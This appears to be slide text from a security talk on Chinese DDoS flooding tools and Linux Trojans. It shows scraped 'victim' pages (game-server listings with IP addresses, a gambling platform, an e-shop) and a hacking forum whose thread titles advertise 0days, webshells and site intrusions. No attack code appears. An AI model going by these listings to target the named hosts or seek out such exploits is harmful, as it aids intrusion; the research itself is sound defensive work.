😄	永恒凤凰	182.236.163.198	4月26日 晚上6点	千兆网通	准时开区	凤凰顶级◆散人天堂◆◆激情娱乐◆	查看
😄	圣灵复古	182.236.164.46	4月26日 晚上6点	千兆双线	千兆双线	圣灵顶级 复古版本 耐玩版 双线不卡	查看
😄	永恒凤凰	点击网站查询	4月26日 晚上6点	千兆双线	准时开区	凤凰顶级◆散人天堂◆◆激情娱乐◆	查看
😄	永恒凤凰	222.89.191.198	4月26日 晚上6点	千兆电信	准时开区	凤凰顶级◆散人天堂◆◆激情娱乐◆	查看
😄	天上人间	奇缘专用登陆器	4月26日 晚上6点	中国双线	圣灵金币版	奇缘传奇-内挂金币版本-圣灵版复古-	查看
😄	圣灵复古	182.236.164.46	4月26日 晚上6点	千兆双线	千兆双线	圣灵顶级 复古版本 耐玩版 双线不卡	查看
😄	战国联盟	182.236.160.134	4月26日 下午3点	千兆网通	准时开放	经典版本 装备极品 将激情进行到底!	查看

Victim preferences

- Online casinos

你好！欢迎来到土豪998棋牌游戏平台！ [\[注册账号\]](#) 已有账号，[\[立即登录\]](#) 忘记密码

土豪998 [www.tuhao998.com](#)

[首页](#) [新闻公告](#) [账户充值](#) [充值查询](#) [游戏下载](#) [完整下载](#)

开始游戏 START THE GAME

会员中心

- 账户管理
- 官方公告
- 账号充值
- 下载游戏

帮助中心

- 帮助大厅
- 问题反馈
- 常见问题

客服中心

- 客服中心

推广中心

- 个人推广
- 联合运营
- 代理加盟
- 创业项目

玩家经验排行

- 小默契: 4784264
- friendalex: 1740990
- 安瑶: 1205839
- Elva: 1096536
- 爱随风流逝: 1041523
- 永恒之戀: 1027961
- 風塵如风: 838200
- 汉界: 821588
- Alfred: 800374
- 风度依旧: 798518

土豪998客户端 V2.2.3正式版

土豪998游戏平台
系统: WinXP/Vista/Win7
大小: 14.2MB
更新时间: 2013年08月10日
注册: 快速注册只需30秒
每天不定时开放注册免费游戏币
下载客户端安装后就能玩各种棋牌类游戏。

[下载客户端](#)

[游戏试玩](#) [注册账号](#)

精品游戏

- 双扣
- 哪吒闹海
- 斗牛
- 快乐捕鱼
- 斗地主
- 三张牌
- 诈金花
- 李逵劈鱼

新闻中心

- 关于本游戏平台春节放假的通知！
- 不能登录客户端的解决办法！
- 土豪998棋牌四人斗地主技巧杂谈
- 土豪998推牌九的重要技巧
- 打麻将运气差怎么办？土豪998游戏介绍麻将小技巧
- 追忆那些伴随我们一起成长的游戏
- 细说土豪998百家乐游戏获胜技巧 屌丝也能变高富帅
- 扎金花游戏心得技巧
- 李逵捕鱼赢取技巧分析

土豪998全国独家区域代理合作启动

土豪998 领取新手卡! [快去看看](#)

土豪998客户端 v1.4正式版 [下载客户端](#)

Victim preferences

• E-shops


悍動雲端
SHOP CENTER

創業總站
便利-互助-分享

 會員中心 登入
  購物清單
  訂單查詢
  匯款通知
  留言板

[免費註冊](#)
[購物說明](#)
[客服中心](#)
[網站地圖](#)
[友情連結](#)

[首頁](#)
[國際精品](#)
[專櫃保養](#)
[藥妝保養](#)
[開架保養](#)
[香水香氛](#)
[彩妝系列](#)
[鞋包服飾](#)
[樂器專區](#)
[飾品配件](#)
[廚房用品](#)

全類別
搜尋
[\[如何使用搜?\]](#)

國際精品

- COACH
- GUCCI
- ANNA SUI
- Louis Vuitton
- vivienne westwood
- SunZa
- BURBERRY黑標

專櫃保養

- 法國Centella
- 有機保養
- 熱門專櫃專區
- KOSE 高絲
- LANCASTER
- 蘭嘉絲汀
- DIOR 迪奧
- 【Valvola】保養系列

藥妝保養

- Sebamed 施巴
- AVALON ORGANICS
- 人氣藥妝商品
- StriVectin 皺效奇蹟
- BIODERMA 貝德瑪
- 【日本MIYOSHI】無添加
- LA ROCHE-POSAY 理膚寶水
- 藤原紀香強力推薦~B12
- Summer's Eve
- URIAGE 優麗雅

開架保養

- 【熱門開架專區】
- PDC
- SHISEIDO 資生堂
- ROHTO 肌研

熱門焦點

抽獎購物區



Soleil ALTO SAX 中音薩克斯風
投標抽獎價 NT 990



ALOUS 中音直笛
投標抽獎價 NT 63



民謠吉他 (原木、藍)
投標抽獎價 NT 90



亞太智慧型手機 A+ World A2
投標抽獎價 NT 254



Apple- iPhone5(16GB)手機
投標抽獎價 NT 1,298



小朋友民謠吉他
投標抽獎價 NT 97



專屬個人頂級肌膚保養品 (含美國ACTS基因檢測)
投標抽獎價 NT 1,470



佳茜天然護膚保養產品旅行組
投標抽獎價 NT 17

系統公告

- 新春報喜
- 下單後本站保留接受訂單與否權利

[更多>>](#)

最新消息

- 新貨上市
- 即日起本站開始營運測試...

[更多訊息>>](#)

暢銷排行榜

- 

韓伊專業保養品去角質200G
會員價 NT 664
- 

CO. 韓伊橄欖多效修護霜(抗痘縮小毛孔)50ml
會員價 NT 1,216

Victim preferences

- Forums

论坛

由于论坛每月需要续费服务器,所以请大家谅解论坛出现的广告,有空并请点击,谢谢 (2014-4-2)

今日: 27 | 昨日: 37 | 帖子: 1539 | 会员: 302 | 欢迎新会员: 2319807315

最新回

论坛图片	最新帖子	最新回复	本周热门	新会员
	<div>1. 一款Xss 邮箱接收消 [choadmin]</div> <div>2. [转帖]关于Kali系统安 [choadmin]</div> <div>3. 关于论坛广告问题 [admin]</div> <div>4. 黑吃黑(攻入人家上传的.. [阿光]</div> <div>5. 社工秒钻大牛之续篇(待.. [阿光]</div> <div>6. 社工秒钻大牛之续篇(待.. [阿光]</div> <div>7. 社工秒钻大牛上篇(待续.. [阿光]</div> <div>8. 无需任何好友申诉QQ, [阿光]</div> <div>9. T2ck执照伪造工具 [红云]</div> <div>10. 信息安全团队免费公开 [derrick]</div>	<div>1. 社工墙头草QQ以及 [23198073..]</div> <div>2. 关于论坛广告问题 [admin]</div> <div>3. 政府教育网站0day [91082565]</div> <div>4. T2Ck安全团队总黑 [91082565]</div> <div>5. 利用RHTOOLS 1.5 [xiao筱阳]</div> <div>6. 【t2cksec教程更新】193.. [小草]</div> <div>7. T2Ck安全团队渗透入侵 [小草]</div> <div>8. 安全狗绕过之注射和跨站 [小草]</div> <div>9. 原创 Struts2漏洞 [@dminwin..]</div> <div>10. 入侵吴奇隆官网+ [@dminwin..]</div>	<div>1. T2Ck安全团队渗透入侵 [admin]</div> <div>2. 入侵吴奇隆官网+脱裤 [admin]</div> <div>3. 漏洞批量通杀企业站拿[hacktask]</div> <div>4. (原创)实战0day拿 [hacktask]</div> <div>5. 核心成员申请要求 [admin]</div> <div>6. 八种社工攻击思路 [Desk]</div> <div>7. 社工墙头草QQ以及资料(..[poiso]</div> <div>8. 简单的拿shell+提权杀进.. [阿狸]</div> <div>9. 一次渗透 [阿狸]</div> <div>10. AC安全团队数据库 [admin]</div>	<div>1. 2319807315</div> <div>2. a895248523</div> <div>3. 小草</div> <div>4. @dminwin7\</div> <div>5. a842148788</div> <div>6. qwe8850</div> <div>7. o363428268</div> <div>8. 阿光</div> <div>9. X875288202</div> <div>10. 知英共享源</div>

技术交流

...

【业界新闻】{Industry news}

版主: hacktask

发贴有奖

31 / 56

站上世界巅峰的“上海黑客”

昨天 10:28 webshell

...

【社会工程学】{Social Engineering} (1)

社工湿们可以在这里发布你的社工案例, 社工思路等等。

版主: poiso, Desk

发贴有奖

30 / 153

社工墙头草QQ以及资料(不是申诉 ...

7 分钟前 2319807315

...

【资源共享】{Resources Share} (6)

优秀资源应该被收藏, 你可以在这里分享一切资料, 包括但不限于文档、视频、软件~

版主: derrick

发贴有奖

52 / 303

T2Ck安全团队总黑页

3 小时前 91082565

...

【漏洞发布】{0day Vulnerability} (3)

您可以在这里发布最新漏洞,我们鼓励原创,转载请注明出处。

版主: hacktask, admin

发贴有奖

39 / 277

政府教育网站0day

3 小时前 91082565

Conclusion

- Chinese flooding tools continue in tradition of DDoS attacks
- Lots of variants with similar flooding methods under multiple platforms
- The complexity of Linux Trojans has increased
- Attacks significantly more frequent in the past year
- Tool development supported by code sharing through Chinese forums for developers
- Targeting online services for which online availability is crucial
- (intentional) AV evasion technique with (customized) UPX packer
- Right time to include a static unpacker for ELF UPX into AV engines?

Acknowledgement

- We thank to:
 - Lin Song (University of Iowa)
 - @benkow_

Thank you